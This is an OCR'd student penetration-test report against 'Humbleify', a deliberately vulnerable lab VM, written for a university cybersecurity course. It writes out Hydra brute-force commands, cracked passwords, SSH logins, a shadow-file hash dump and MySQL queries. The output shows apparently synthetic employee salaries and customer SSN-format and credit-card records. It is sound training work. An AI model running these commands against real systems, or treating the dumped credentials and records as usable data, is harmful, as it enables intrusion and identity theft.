


HUMBLEIFY PENETRATION TEST AND REPORT

Aaroush Bhanot

NOVEMBER 12, 2023

MIS 4596: MANAGING CYBERSECURITY
The Fox School of Business at Temple University

Table of Contents

Executive Summary

The cybersecurity penetration test aimed to identify vulnerabilities on Humbleify's public-facing servers that could have severe implications for the organization's operations, assets, and individuals. The examination of the Humbleify's server, 192.168.56.200, is crucial to support and accelerate the ongoing negotiations to integrate networks with another firm.

A security breach of Humbleify's currently vulnerabilities will jeopardize the integrity, confidentiality, and availability of the organization's systems. Our organization identified weaknesses in passwords, files, directories, and applications through the comprehensive cybersecurity assessment. The results highlight the adverse consequences on the company, including the exposure of Personally Identifiable Information (PII) to the public and a significant negative effect on the organization's services.

Our organization has received a special authorization to conduct the cybersecurity assessment on Humbleify's servers, as detailed in section 1.3. The use of a password cracking tool, Hydra, uncovered weak passwords for two employees, posing a substantial threat to the confidentiality of employee information. The details of the password cracking attack can be found in Sections 3.1 and 4.1. The login credentials of the two employees aided the team to gain access to multiple files and directories on the company's server. Our findings revealed the ability to modify employee passwords after gaining access to the server with their credentials, as detailed in Sections 3.8 and 4.8. The exploitation of the FTP and IRC services led our team to gain root access to the Humbleify server, the highest level of permissions, as detailed in Sections 3.4, 3.5, 4.4, and 4.5. Additionally, we were able to add our Kali server as an alternative host to the Humbleify server, acquiring access to sensitive information on the company's servers. The details of modification of the hosts file can be found in Sections 3.6 and 4.6. The severity of this malicious activity can lead to serious negative impacts to the company's data and operations. Our organization was able to gain access to documentation to add a user to the system and grant high-level permissions, as detailed in Sections 3.7 and 4.7. The team successfully compromised Humbleify's MySQL databases to reveal sensitive Personally Identifiable Information (PII) of employees and customers, as detailed in Sections 3.3 and 4.3. Our organization strongly advises Humbleify to address the identified vulnerabilities and improve the company's cybersecurity measures. Proactive protocols are crucial in mitigating potential risks and protecting the company's assets, operations, and individuals.

Section 1: Project Scope Description

1.1 Scope

Humbleify is a platform to connect people, who enjoy humbling events and experiences. In order for the company to connect their network systems with another company, Humbleify has to undergo a Cybersecurity Penetration Test. Our organization is responsible to perform the cybersecurity assessment on Humbleify's public-facing servers to identify vulnerabilities. The result of this cybersecurity assessment will aid the company to accelerate negotiations and protect the platform from future cyber-attacks.

1.2 Objectives

We have entered into a contractual agreement with Humbleify for us to carry out a vulnerability assessment of a specific Humbleify asset hosted on vagrantcloud at deargle/pentest-humbleify.

The agreed-upon objectives are threefold:

1. Document vulnerabilities that you are able to successfully exploit on the server. Describe in detail what you did and what level of access you were able to obtain. If you obtain a user account with limited privileges, document whether you were able to escalate the privileges to root. Document each exploit that you are able to successfully launch.
2. Document potentially sensitive information that you are able to obtain from the server. These could include user files or web, database, or other server files.
3. For both 1 and 2 above, argue for methods that could protect the vulnerabilities and sensitive information from > exploitation.

1.3 Authorization

We are operating under the following authorization:

"You are hereby authorized to perform the agreed-upon vulnerability assessment of the Humbleify vagrantbox virtual machine with IP address 192.168.56.200. Your scope of engagement is exclusively limited to the single Humbleify asset."

You may:

- Access the server through any technological means available.
- Carry out activities that may crash the server.

You may not:

- Social engineer any Humbleify employees.
- Sabotage the work of any other consultancy team hired by Humbleify.

- Disclose to any other party any information discovered on the asset.

Furthermore, note the following:


- This is a vagrantbox development version of a live asset. The vagrant-standard privileged user vagrant is present on this virtual machine, but not on the live version of the asset. Therefore, any access via the vagrant user is moot and out of scope.

Section 2: Target of Assessment

This section provides information about the Humbleify server used in this cybersecurity assessment. It includes the Operating systems (Section 2.1), User Accounts (Section 2.2), Services Running (2.3), Ports and Services Running (2.4), Databases and Stored Information (2.5).

2.1 Operating System

Humbleify uses the Ubuntu 14.04 (Linux 4.4.0-31-generic) operating system. The team was able to view applications, websites, and services on Humbleify's server by using the command "nmap -sV 192.168.56.200" in Kali.



2.2 User Accounts

The team was able to acquire usernames for all Humbleify employees over HTTP by searching for 192.168.56.200. This helped gain access to the company website with a team members section with all usernames.

Table 1: User Accounts

Employee Name	Employee Username
Tyler Henry	tyler
Brent Curtis	bcurtis
Bill Schneider	bschneider
Meg Campbell	cincinnatus
James Cochran	jamescochran
Marla Hayes	marla

Mary Zimmerman	mzimm

2.3 Services Running

The services running on Humbleify's server are described in the below table:

Table 2: Services Running

Service Name	Description
FTP (File Transfer Protocol)	A network protocol for transmitting files between computers over Transmission Control Protocol/Internet Protocol (TCP/IP) connections.
SSH (Secure Shell)	A network communication protocol that enables two computers to communicate. This service is used to login and execute commands.
HTTP (Hypertext Transfer Protocol)	An application layer protocol designed to transfer information between networked devices and runs on top of other layers of the network protocol stack.
RPCBIND (Remote Procedure Call Bind)	A server that converts RPC program numbers into universal addresses.
MYSQL	MySQL is an open-source relational database management system.
IRC (Internet Relay Chat)	A text-based communication protocol that enables real-time conversation and group chat over the Internet.

2.4 Ports with Services Running

The services running on Humbleify's server have the following ports:

Table 3: Ports and Services Running

Service Name	Port
FTP (File Transfer Protocol)	21
SSH (Secure Shell)	22
HTTP (Hypertext Transfer Protocol)	80
RPCBIND (Remote Procedure Call Bind)	111
MYSQL	3306
IRC (Internet Relay Chat)	6667

2.5 Databases and Stored Information

The MySQL Databases and stored information on the employees and customers table have been described in the following table:

Table 4: Sensitive Information Obtained from Tyler's Notes	
Name	**Description of finding**
mysql-notes.txt	A text file with a detailed command to connect to Humbleify's MySQL database. Additionally, the file contains hashes, salts, and password hints for the MySQL application.
Employees table	A database containing personal identifiable information (PII) on all Humbleify employees, including names, usernames, login credentials, and salaries.
Customers table	A database containing personal identifiable information (PII) on all Humbleify customers, including full names, email addresses, credit cards, and passwords.

Section 3: Relevant Findings

This section provides an overview of the specific vulnerabilities found and exploited through our organization's cybersecurity assessment. The vulnerabilities are listed from most to least severe vulnerabilities. To view detailed step-by-step information on a specific vulnerability, view Section 4: Supporting Details.

Vulnerable Services and Descriptions		
Service	**Application**	**Description**
FTP	ProFTPD	Can use exe payload to gain access to system
IRC	UnrealIRCd	The server is running an application called Unreal, this has a vulnerable 'backdoor', because of this, we were able to initiate a payload, which can be initiated allowing an attacker to gain root access to system
SSH		Used to login and execute commands
MySQL	MySQL	Vulnerable and accessible

Cross-Reference Key

- *Key to the cross-references: Section.StepNumber*
- *Example: Section 4.1 Step 4 will be cross-referenced as 4.1.4*

3.1 Password Cracking using Hydra

The team was able to get access to multiple Humbleify employee login credentials through Hydra, which is a brute force password cracking tool. The result of a Hydra attack revealed passwords for James Cochran and Marlah (Shown in Table 5: Hydra Attack Passwords). We were able to view all files and directories of the company that can be viewed by the two employees. Furthermore, we navigated to different user profiles and their files using the credentials obtained. To view detailed information about the Hydra Attack, see section 4.1: Password

Cracking using Hydra. The passwords for both employees were very simple, and easily cracked by the Hydra tool.

Table 5: Hydra Attack Passwords		
Username	**Password**	**Cross-references**
jamescochran	jamescochran	4.1.5
marlah	halram	4.1.4

3.2 Gaining Remote Access through SSH

The team was able to get access to directories through SSH using James Cochran and Marlah's credentials. Through Marlah's credentials, we navigated to her mail directory to find an email thread with Tyler called "Shadow-dump.txt". It revealed sensitive information about the hashes used in the company's login passwords (See Table: Password Hashes Obtained Through Marlah's Notes). To view detailed information about the Hydra Attack, see section 4.2: Gaining Remote Access through SSH. The password hashes can be decrypted to gain complete access to the system, which poses a major security threat.

Table 6: Password Hashes Obtained Through Marlah's Notes
root:!:17767:0:99999:7:::
daemon:*:17016:0:99999:7:::
bin:*:17016:0:99999:7:::
sys:*:17016:0:99999:7:::
sync:*:17016:0:99999:7:::
games:*:17016:0:99999:7:::
man:*:17016:0:99999:7:::
lp:*:17016:0:99999:7:::
mail:*:17016:0:99999:7:::
news:*:17016:0:99999:7:::
uucp:*:17016:0:99999:7:::
proxy:*:17016:0:99999:7:::
www-data:*:17016:0:99999:7:::
backup:*:17016:0:99999:7:::
list:*:17016:0:99999:7:::
irc:*:17016:0:99999:7:::
gnats:*:17016:0:99999:7:::
nobody:*:17016:0:99999:7:::
libuuid:!:17016:0:99999:7:::
syslog:*:17016:0:99999:7:::
messagebus:*:17767:0:99999:7:::
landscape:*:17767:0:99999:7:::
sshd:*:17767:0:99999:7:::
statd:*:17767:0:99999:7:::
vagrant:6arkXogn/$egBvZtrawh3kjHiDmh3GWm63nXVqUfxe/WrIyG/ShZ8pWranHnUQ4T0QDYF6mc5CFAOdZOHW7Gi7vhKvQevVy/:19564:0:99999:7:::
vboxadd:!:17767::::::
tyler:1salt123$wD.sqdCcam2n7ncytTCr6/:19564:0:99999:7:::
bcurtis:1salt123$d5i4gMknNanPm4gxJGnlh.:19564:0:99999:7:::
bschneider:1salt123$gyhp7CgysPlY1WCQNQwxs/:19564:0:99999:7:::
cincinnatus:1salt123$2WQXhuBhSO6zK5Aoaoe7p/:19564:0:99999:7:::
jamescochran:6snU2Ge9Y$3x0kiD1031gRY8rlxPECXm.yiJeOsqvtklrD7Lax92Yt1pzcA34fajeOaSdmqXkweJcOOiWshDEfbf1rMUT4A0:19674:0:99999:7:::
marlah:1salt123$LyDGghFYLG1bbThflqarY.:19564:0:99999:7:::
mzimm:1salt123$1fPOQTQ/lY5sjOv3E0Wb5.:19564:0:99999:7:::
mysql:!:19564:0:99999:7:::

3.3 Compromising Humbleify's MySQL Database

The team was able to get access to the MySQL application to reveal sensitive information about employees and customers of the company. Using James Cochran's login credentials, we were able to navigate to Tyler Henry's notes. Our team discovered a file named *mysql-notes.txt* with a treasure of sensitive information to access Humbleify's MySQL Database. It contained a specific command to connect to the MySQL database along with hashes, salts, and password hints (See Table 7: Sensitive Information Obtained from Tyler's Notes). To view detailed information about

the compromised MySQL Database, see section 4.3: Compromising Humbleify's MySQL Database.

Table 7: Sensitive Information Obtained from Tyler's Notes		
Name	**Description of finding**	**Cross-references**
mysql-notes.txt	A text file with a detailed command to connect to Humbleify's MySQL database. Additionally, the file contains hashes, salts, and password hints for the MySQL application.	4.2.4
Employees table	A database containing personal identifiable information (PII) on all Humbleify employees, including names, usernames, login credentials, and salaries.	4.2.8
Customers table	A database containing personal identifiable information (PII) on all Humbleify customers, including full names, email addresses, credit cards, and passwords.	4.2.9

3.4 Attack on the FTP Exploit

The team was able to attack the "FTP Proftpd 1.3.5" exploit to gain access to directories on the Humbleify system. This exploit aided in establishing another point of entry to the system to view directories and files of all Humbleify employees. To view detailed information about the attack on the "FTP Proftpd 1.3.5" exploit , see section 4.4: Attack on the FTP Exploit.

3.5 Attack on UnrealIRCd Exploit to Gain Root Access

The team was able to attack the "UnrealIRCd" exploit to gain access to directories on the Humbleify system. The successful execution of the exploit gave "root" access to the system, and we were able to view all files and directories on the system. Root access made it very easy to access sensitive information on the server embedded in various files. To view detailed information about the attack on the "UnrealIRCd" exploit , see section 4.5: Attack on UnrealIRCd Exploit to Gain Root Access.

3.6 Edit Hosts File to add Kali as a Host

The team was able to gain "root" access to the Humbleify system by attacking the UnrealIRCd exploit (See section 3.5 Attack on UnrealIRCd Exploit to Gain Root Access). Following this, we were able to access the hosts file on the Humbleify server, which contains information about the host name and IP address. The team was able to edit the file and add Kali as a host to the Humbleify server to gain specialized access to various applications on the server. To view

detailed information about the addition of Kali as an alternative host, see section 4.6 Edit Hosts File to add Kali as a Host.

3.7 Access to Add a User

The team was able to gain "root" access to the Humbleify system by attacking the UnrealIRCd exploit (See section 3.5 Attack on UnrealIRCd Exploit to Gain Root Access). Following this, we were able navigate to the "adduser.conf" file, which gives detailed step-by step information to add a new user onto the Humbleify system and grant permissions to read/write files. This poses a severe threat to the company as a new user can be created and given permission to perform malicious activities. To view detailed information about the access to sensitive information about adding a user, see section 4.7 Access to Add a User.

3.8 Changing Root and Employee Passwords

The team was able to gain access to the Humbleify system using James Cochran and Marlah's login credentials obtained through the Hydra stack (Section 3.1 Password Cracking using Hydra). We used SSH to login to both employee profiles and had access to change their login passwords to successfully lock them out of the system. The team was able to gain "root" access to the Humbleify system by attacking the UnrealIRCd exploit (See section 3.5 Attack on UnrealIRCd Exploit to Gain Root Access). Most importantly, we were able to change the "root" password of the system to gain control over the entire operations of the server. The credentials to James Cochran, Marlah, and Root have been changed (See Table 8: Changed Passwords of Employees and Root). To view detailed information about the access to change root and employee passwords, see section 4.8 Changing Root and Employee Passwords.

Table 8: Changed Passwords of Employees and Root

Username	New Password	Cross-references
jamescochran	jamesloveschicfila	4.8.1
marlah	marlahloveschicfila	4.8.2
root	rootischanged	4.8.3


Section 4: Supporting Details

This section provides additional details about the relevant findings listed in section 3. It provides detailed steps taken to gain access and exploit stated services.


4.1 Password Cracking using Hydra

Our organization was able to find login credentials of Humbleify employees by using Hydra attack to crack passwords. The exploit was conducted through the following steps:


1. Visit the following website: 192.168.56.200/#team. The usernames for each employee were listed under their names along with their emails and job titles.



2. Create a text document saved on the Desktop with a list of all usernames obtained. Name the file “usernames.txt”.
3. Run the Kali terminal and type in “msfconsole”.
4. When prompted with “msf6>”, type in the Hydra attack command
    a. Command: “hydra -V -L usernames.txt -e r 192.168.56.200 ssh -t 4”
    b. We obtained Marlah’s password using this attack:
        i. Login Username: marlah
        ii. Login Password: halram




5. Similarly, the Hydra command can be modified to find James Cochran’s password. When prompted with “msf6>”
    a. Type the command: “hydra -V -L usernames.txt -e s 192.168.56.200 ssh -t 4”
    b. We obtained James Cochran’s password using this attack:
        i. Login Username: jamescochran
        ii. Login Password: jamescochran




4.2 Gaining Remote Access through SSH

Our organization was able to gain remote access to files and directories on Humbleify's server using James Cochran and Marlah's credentials. The exploit was conducted through the following steps:

1. Type "msfconsole" on the Kali terminal to get the prompt "msf6>".
2. Type "ssh marlah@192.168.56.200".
3. Password: Halram
    a. We have now gained access to directories and files that can be viewed by Marlah.



    b. Navigate through Marlah's files to open her "mail" directory
    c. Type "cat shadow-dump" and enter. This opens a file that is addressed to Marlah from Tyler with a list of password hashes.




4. Similarly, type "ssh jamescochran@192.168.56.200"
5. Password: jamescochran
    a. We have now gained access to directories and files that can be viewed by James Cochran.

```
msf6 > ssh jamescochran@192.168.56.200
[*] exec: ssh jamescochran@192.168.56.200

jamescochran@192.168.56.200's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sun Nov 12 18:28:14 UTC 2023

  System load:  0.0               Processes:           131
  Usage of /:   3.0% of 61.65GB   Users logged in:     0
  Memory usage: 22%               IP address for eth0: 192.168.121.93
  Swap usage:   0%                IP address for eth1: 192.168.56.200

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Sun Nov 12 18:24:19 2023 from kali
jamescochran@vagrant:~$ id
uid=1115(jamescochran) gid=1115(jamescochran) groups=1115(jamescochran)
```


4.3 Compromising MySQL Database

The MySQL database on the Humbleify server was compromised to reveal detailed and sensitive information about employees and customers of the company. The exploit was conducted through the following steps:


1. We used James Cochran's credentials to gain remote access through SSH (As shown in section 4.2).
2. We navigate to Tyler's notes by typing "cd /home/tyler/notes"
3. Type "dir"
4. Type "cat mysql-notes.txt" to reveal the command used to launch the MySQL application.
5. Command: "mysql -h 127.0.0.1 -u root -p humbleify"
6. Password: thetiffzhang
    a. Password is obtained from the hint given in the "mysql-notes.txt" file. The password was found by inspecting the company site.



7. We have gained access to the MySQL application with prompt "mysql>"



8. To obtain all employee information, we type “select * from employees;”
9. To obtain all customer information we type “select * from customers;”
    a. We were able to obtain sensitive information of 436428 customers from the customers table.




```
mysql> select * from employees
    -> ;
+----------+------------+-----------+--------------------------------------------------------------+--------+
| username | first_name | last_name | password_hash                                                | salary |
+----------+------------+-----------+--------------------------------------------------------------+--------+
| tyler    | Tyler      | Henry     | $1$salt123$wD.sqdCcam2n7ncytTCr6/                            |  90000 |
| bcurtis  | Brent      | Curtis    | $1$salt123$d5i4gMknNanPm4gxJGnIh.                            |  36000 |
| bschneider | Bill     | Schneider | $1$salt123$gyhp7CgysPlY1WCQNQwxs/                            | 999999 |
| cincinatus | Meg      | Campbell  | $1$salt123$ZWQXhuBhSO6zK5Aoaxe7p/                            |  72000 |
| jamescochran | James  | Cochran   | $1$salt123$KifBrNS59EJwNmmqoG7jZ0                            |  19005 |
| marlah   | Marla      | Hayes     | $1$salt123$LyDGghFYLG1bbThflqarY.                            |      1 |
| mzimm    | Mary       | Zimmerman | $1$salt123$1fPOQTQ/lY5sjOv3E0WbS.                            |    350 |
+----------+------------+-----------+--------------------------------------------------------------+--------+
7 rows in set (0.00 sec)

mysql> select * from customers;
+------------+-----------+-----------------------------+----------------------------------+-------------+------------------+--------------+--------------+
| first_name | last_name | email                       | password_md5                     | ssn         | cc_number        | cc_exp_month | cc_exp_yea
r |
+------------+-----------+-----------------------------+----------------------------------+-------------+------------------+--------------+--------------+
| Inga       | Emily     | inga.emily@gmail.com        | 64a431a8e7a363e04af4667d92c9fc56 | 783-41-8747 | 364716589178558  | 8            | 2023
| Maximus    | Rothgeb   | maximus.rothgeb@outlook.com | 67db850080fc19693e6d786f20797014 | 134-96-8389 | 4256129739626480 | 10           | 2020
| Maple      | Calmes    | maple.calmes@outlook.com    | 88210bd70b078d1058ee6e3b8a22f7ab | 432-05-0756 | 6011696961695510 | 11           | 2028
| Joesph     | Anema     | joesph.anema@outlook.com    | 3f586b08f89fad6405fc070bcba103ed | 312-29-3877 | 4811362961910    | 5            | 2030
| Philina    | Stdenis   | philina.stdenis@gmail.com   | 084d346fc88903afe9e851f7ee54c94c | 052-34-3203 | 6011973938675350 | 5            | 2020
| Lowry      | Morten    | lowry.morten@yahoo.com      | 02cd1e10026fd93bb6420600b34b3fa3 | 417-37-4821 | 5123310625664730 | 5            | 2029
| Portia     | Nattrass  | portia.nattrass@gmail.com   | 2b210f992a6f8ddfc3a99db3312eb48d | 708-44-2129 | 6011786245125940 | 4            | 2030
| Ladonya    | Basch     | ladonya.basch@gmail.com     | 8990f53473384a1f93c7c9f4b3b97319 | 896-48-7240 | 357992716482812  | 2            | 2026
| Capria     | Morfin    | capria.morfin@yahoo.com     | eae737c22d1bb7968539410900540d42 | 563-91-9530 | 378514729212419  | 10           | 2024
| Riquel     | Mckinion  | riquel.mckinion@gmail.com   | 7f5505174c8cb8dcbe513a51f2c70c9e | 571-31-4599 | 5274787243922280 | 4            | 2024
| Success    | Kats      | success.kats@yahoo.com      | 644dbbf71b0688c079d1bfe642afcb23 | 833-32-3863 | 4265761185865920 | 10           | 2023
| Juvens     | Haby      | juvens.haby@yahoo.com       | 4676cc1b72908485a68612556f31cf2c | 866-44-1369 | 5293777114227170 | 2            | 2023
| Bretney    | Serb      | bretney.serb@protonmail.com | f15b773e499d4ccfdb91fef9e23558f7 | 177-07-7479 | 6011275471153830 | 5            | 2023
| Ranaa      | Lumpkins  | ranaa.lumpkins@yahoo.com    | c20394498e7185d80d44b08477 0d24c7 | 326-79-7398 | 6011577558638920 | 7            | 2022
| Yamisha    | Couture   | yamisha.couture@aol.com     | 9220aa96400274a9c1a3835e0483fe2e | 252-88-1674 | 4871938266277    | 12           | 2029
| Hager      | Hopfner   | hager.hopfner@gmail.com     | 3acba771241d878c8e35ff464aec0342 | 108-76-2253 | 5329729132235450 | 11           | 2024
| Shawana    | Magnone   | shawana.magnone@icloud.com  | 926e757b39aadf8848e6f240ff8a2943 | 716-07-5161 | 5583646647967340 | 9            | 2028
| Cabrina    | Taub      | cabrina.taub@icloud.com     | 081c2ce8528c443cc4be69d4096c9778 | 405-84-3550 | 6011519525945550 | 1            | 2020
```

